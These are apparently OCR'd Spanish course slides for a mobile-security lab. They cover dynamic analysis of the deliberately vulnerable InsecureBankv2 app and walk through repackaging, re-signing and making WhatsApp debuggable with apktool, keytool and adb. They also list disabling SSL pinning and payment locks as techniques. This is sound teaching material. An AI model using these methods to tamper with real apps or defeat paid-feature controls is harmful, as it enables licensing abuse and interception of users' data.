
Introducción

- Durante el análisis dinámico puede ser de utilidad ejecutar una versión modificada de la aplicación:
  - Desactivar SSL *pinning*, para el análisis de tráfico y problemas en el *back-end.*
  - Comprobar la existencia de validación de datos en el lado cliente. Identificar los puntos en los que la aplicación realiza la validación de los datos en vez de el servidor:
    - Ejemplo: Validación de ciertos tipos de contraseña o el control para el acceso a contenido de pago.
  - Monitorizar ciertas llamadas a la API de Android o a una librería utilizada por la aplicación, para revisar cuándo se están utilizando ciertas API sensibles.

Modificación de la aplicación

Técnicas

- Existen dos tipos de técnicas que permiten llevar a cabo la modificación del flujo de ejecución de la aplicación.
  - Modificación del fichero APK:
    - Se desempaqueta la aplicación.
    - Se añaden, eliminan o modifican los ficheros de código fuente o recursos de la aplicación que se deseen:
      - Desactivar verificación de SSL.
      - Desactivar los bloqueos existentes para funcionalidad de pago.
      - Eliminación de librerías de anuncios.
    - Se vuelve a empaquetar la aplicación.
    - Se firma.
    - Se instala en el dispositivo y se ejecuta.



Modificación de la aplicación

Técnicas

- Utilización de un *debugger*
  - En primer lugar, se re-empaqueta la aplicación con la opción de depuración activada.
  - Mediante un *debugger* como JDB, IDA Pro, hopper, etc. se definen *breakpoints* y se ejecuta la aplicación directamente en el dispositivo.
    - Si no se dispone del código fuente es posible que sea necesaria la utilización de un dispositivo con *jailbreak* o *root*.
  - Durante la ejecución de la aplicación, se puede modificar el valor de las variables, modificar el flujo o añadir código.
    - Permite realizar las siguientes tareas de forma selectiva:
      - Desactivar verificación de SSL.
      - Desactivar los bloqueos existentes para funcionalidad de pago.
      - Eliminación de librerías de anuncios.


Laboratorio de análisis dinámico

Laboratorios de análisis dinámico

Introducción

- Durante esta parte de la unidad, vamos a llevar a cabo dos pequeños laboratorios para mostrar de forma práctica toda la información que es posible extraer a través del análisis dinámico de aplicaciones.
- El análisis se realizará sobre las mismas aplicaciones (Android e iOS) vulnerables, analizadas durante los laboratorios de análisis estático.
- En este caso, verificaremos la existencia de los problemas potenciales identificados durante el análisis estático de las aplicaciones.
- El análisis dinámico realizado en esta sección no es un análisis definitivo, debería ser complementado con un análisis estático de las aplicaciones y un análisis forense de los artefactos generados por las mismas.
- Los procedimientos y prácticas para mitigar los problemas encontrados en estos laboratorios se revisarán en la Unidad 5 “Desarrollo seguro de aplicaciones móviles”.

Procedimiento

- El procedimiento que se debe seguir para cada aplicación será el siguiente:
  - Preparación del fichero binario.
  - Comprobación de conexiones de red:
    - Datos transmitidos en claro.
    - Ataque de hombre en el medio.
    - Verificación de la conexión SSL.
  - Comprobación de la seguridad en el almacenamiento de datos.
  - Explotación de componentes vulnerables (validación de entrada).
  - Modificación del comportamiento de la aplicación.
  - Revisión de los *log* de la aplicación.
- Una vez que finalicemos el análisis se presentará un resumen en el que se incluirá un resumen de los resultados obtenidos

Tareas

- El procedimiento de análisis descrito en la anterior página se va a organizar en tareas.
- Las tareas encapsulan un trabajo que debe realizar el alumno por su cuenta.
- Para motivar el aprendizaje, las tareas están divididas en tres partes fundamentales:
  - Motivación y descripción de la tarea, y se incluirá el tipo de resultados esperados.
  - Preparación del entorno para la realización de la tarea.
  - Procedimiento para ejecutar la tarea y resultados esperados.
- Ambas partes se describirán separadas en diferentes páginas.
- Con esto se pretende que se intente la realización de la tarea sin tener acceso al procedimiento.
- Más adelante se podrá utilizar el procedimiento descrito para verificar la solución y resolver posibles dudas.



Análisis dinámico de aplicación Android vulnerable

Introducción


- Durante este laboratorio, se va a completar el análisis a la aplicación "*Insecure Bank v2*".
- En este caso, se va a realizar un análisis dinámico de la aplicación.
- La estructura del laboratorio se ha dividido en los siguientes apartados:
  - Preparación inicial del dispositivo o emulador.
  - Preparación de aplicaciones para el análisis dinámico.
  - Preparación inicial del entorno.
  - Análisis.
  - Conclusiones del análisis.

NOTA PARA EL ALUMNO: DEBES REALIZAR TODAS ESTAS TAREAS EN UN DISPOSITIVO QUE NO CONTENGA APLICACIONES NI DATOS PERSONALES, YA QUE SU INTEGRIDAD Y CONFIDENCIALIDAD PUEDEN PONERSE EN RIESGO.

Preparación del entorno - Emulador


- Antes de poder ejecutar aplicaciones, necesitamos preparar un dispositivo o emulador para que puedan ser ejecutadas.
- Existen múltiples opciones para ejecutar las aplicaciones. En este laboratorio se cubrirán dos de ellas:
  - Emulador:
    - Para crear un emulador debemos abrir el “Android Device Manager”, al que se accede desde Android Studio o el SDK manager de Android.
    - En la consola de Santoku, o en el directorio del SDK de Android, si nos encontramos en nuestro equipo:

```
> android
```



Preparación del entorno - Emulador

- En el AVD, seleccionamos “Create” y rellenamos las opciones tal y como muestra la imagen (especificamos también una tarjeta SD de 200 MiB).



- Si en el target no aparece ninguna opción, debemos volver al SDK manager e instalar la imagen correspondiente.


Preparación del entorno - Emulador

- Una vez creado, bastará con darle a ejecutar y se abrirá el emulador:




Video

Preparación del emulador



Preparación del entorno - Dispositivo

- Si se dispone de un dispositivo físico, es posible utilizarlo para ejecutar aplicaciones desarrolladas por nosotros y otras modificadas, pero es necesario activar el modo depuración en primer lugar.
- A partir de 4.2: *Ajustes -> información del Teléfono* y pulsar varias veces sobre “Número de compilación”. Al cabo de unas pulsaciones, se activará el menú para desarrollo, en el que debemos activar la opción de depuración USB.



Preparación del entorno - Dispositivo




- Se activan en el menú de ajustes, las opciones de desarrollo.
- Volvemos atrás y acedemos a las opciones para activar la depuración USB.
- Conectamos el dispositivo a la estación de trabajo mediante USB.
- Si aparece un mensaje preguntando si queremos confiar en el dispositivo conectado, seleccionamos aceptar.
- Si no aparece, utilizamos la consola para buscar el dispositivo y debería aparecer.

```
> adb devices
```

Video

Preparación del dispositivo



Preparación del entorno - Aplicación

- Algunas tareas realizadas durante el análisis dinámico requieren que la aplicación esté configurada para permitir la depuración (*debug*) y la realización de copias de seguridad.
- Si la aplicación está correctamente configurada, estas acciones no se podrán realizar, por lo que tenemos que modificar la aplicación para realizarlas.
- Para esta tarea en particular, no vamos a utilizar la aplicación *InsecureBankv2* ya que es vulnerable. Utilizaremos la aplicación Whatsapp, que se puede descargar desde http://www.whatsapp.com


Tarea
Genera un fichero apk de Whatsapp que sea depurable y que permita la realización de copias de seguridad.

Resultado esperado
La aplicación Whatsapp en formato apk, que se pueda ejecutar en un dispositivo y con la posibilidad de hacer *debug* y copias de seguridad.

Preparación del entorno - Aplicación

Solución

- En primer lugar, nos descargamos la aplicación de Whatsapp de la web oficial.



Preparación del entorno - Aplicación

Solución

- Una vez descargado el fichero apk, lo instalamos en el emulador o en un dispositivo conectado mediante USB.

```
> adb install WhatsApp.apk
```

- Vamos a comprobar si podemos acceder desde la *shell* a la aplicación.

```
> adb shell
```

- Abre una consola desde el teléfono y desde ahí intentamos abrir una consola con el usuario de la aplicación de Whatsapp.

```
santoku@santoku-VirtualBox:~/Downloads$ adb shell
root@generic:/ # run-as com.whatsapp
run-as: Package 'com.whatsapp' is not debuggable
```

- Obtenemos un mensaje de error indicando que la aplicación no es depurable.


Preparación del entorno - Aplicación

Solución


- Vamos a modificar el fichero APK para activar la depuración.
- Utilizamos apktool para desempaquetar el fichero.

```
> apktool d WhatsApp.apk
```

- Accedemos al fichero *AndroidManifest.xml* de la raíz, modificamos la opción de *backup* y añadimos la de depuración.



- Guardamos el fichero y volvemos a empaquetar la aplicación.



Preparación del entorno - Aplicación

Solución

- Si probamos a instalar la aplicación, fallará, ya que no está firmada.
- Para firmarla tenemos que crear en primer lugar un *keystore.*

```
santoku@santoku-VirtualBox:~/Downloads$ keytool -genkey -v -keystore curso.keyst
ore -alias curso -keyalg RSA -keysize 2048 -validity 10000
Enter keystore password:
```

  - *curso.keystore* es el fichero y *curso* el alias del *keystore.*
  - Seleccionamos las contraseña para cifrar el *keystore* y alias.
- Procedemos a firmar la aplicación con el *keystore.*

```
santoku@santoku-VirtualBox:~/Downloads$ jarsigner -verbose -sigalg SHA1withRSA -
digestalg SHA1 -keystore curso.keystore whatsapp_debug.apk curso
Enter Passphrase for keystore:
```

- Utilizando las contraseñas anteriores, obtenemos el fichero apk firmado.

Preparación del entorno - Aplicación

Solución

- Procedemos a su instalación.

```
santoku@santoku-VirtualBox:~/Downloads$ adb install whatsapp_debug.apk
287 KB/s (27775845 bytes in 94.496s)
        pkg: /data/local/tmp/whatsapp_debug.apk
Success
santoku@santoku-VirtualBox:~/Downloads$
```

- Y comprobamos que la aplicación es depurable.

```
santoku@santoku-VirtualBox:~/Downloads$ adb shell
root@generic:/ # run-as com.whatsapp
root@generic:/data/data/com.whatsapp $
```

- **De la misma manera que se han modificado los elementos del *manifest* de la aplicación, también se pueden modificar los *assets*, recursos, *strings* e incluso el códigos smali de la aplicación.**

Preparación del entorno - Servidor

- La aplicación "*InsecureBankv2*" ejemplifica, como su propio nombre indica, una aplicación bancaria ficticia.
- Para su funcionamiento, la aplicación se conecta a un servidor que ejemplifica la actividad del banco "*InsecureBank*".
- Para poder realizar algunas de las tareas que realizaremos se necesitará que esté funcionando la infraestructura completa del banco. Para ello en Santoku:
  - Instalamos la aplicación easy_install de python:

    ```
    > sudo apt-get install python-setuptools
    ```

  - Instalamos las librerías de python necesarias:

    ```
    > sudo easy_install flask flask-sqlalchemy simplejson cherrypy
    ```

  - Navegamos al directorio del *back-end* (se descargó durante el análisis estático) y ejecutamos el servidor:

    ```
    > cd AndroLabServer
    > python app.py
    ```

Preparación del entorno - Cliente

- Una vez que el servidor está ejecutando, podemos proceder a instalar el cliente.
- Para ellos, navegamos hasta el directorio en el que hemos descargado el repositorio de GitHub y ejecutamos:


  > adb install InsecureBankv2.apk

- Una vez instalada, podemos verificar que la aplicación se encuentra en el dispositivo accediendo al menú de aplicaciones y ejecutándola.
- Para configurar el servidor, seleccionamos el botón de opciones y escogemos “Preferences”.



Análisis dinámico de aplicación Android

Preparación del entorno - Cliente




- Para saber la dirección IP en la que está escuchando el servidor, vamos a una consola en la máquina que está ejecutando el servidor y ejecutamos el comando

```
santoku@santoku-VirtualBox:~/Documents/Android
eth0      Link encap:Ethernet  HWaddr 08:00:27
          inet addr:192.168.0.63  Bcast:192.16
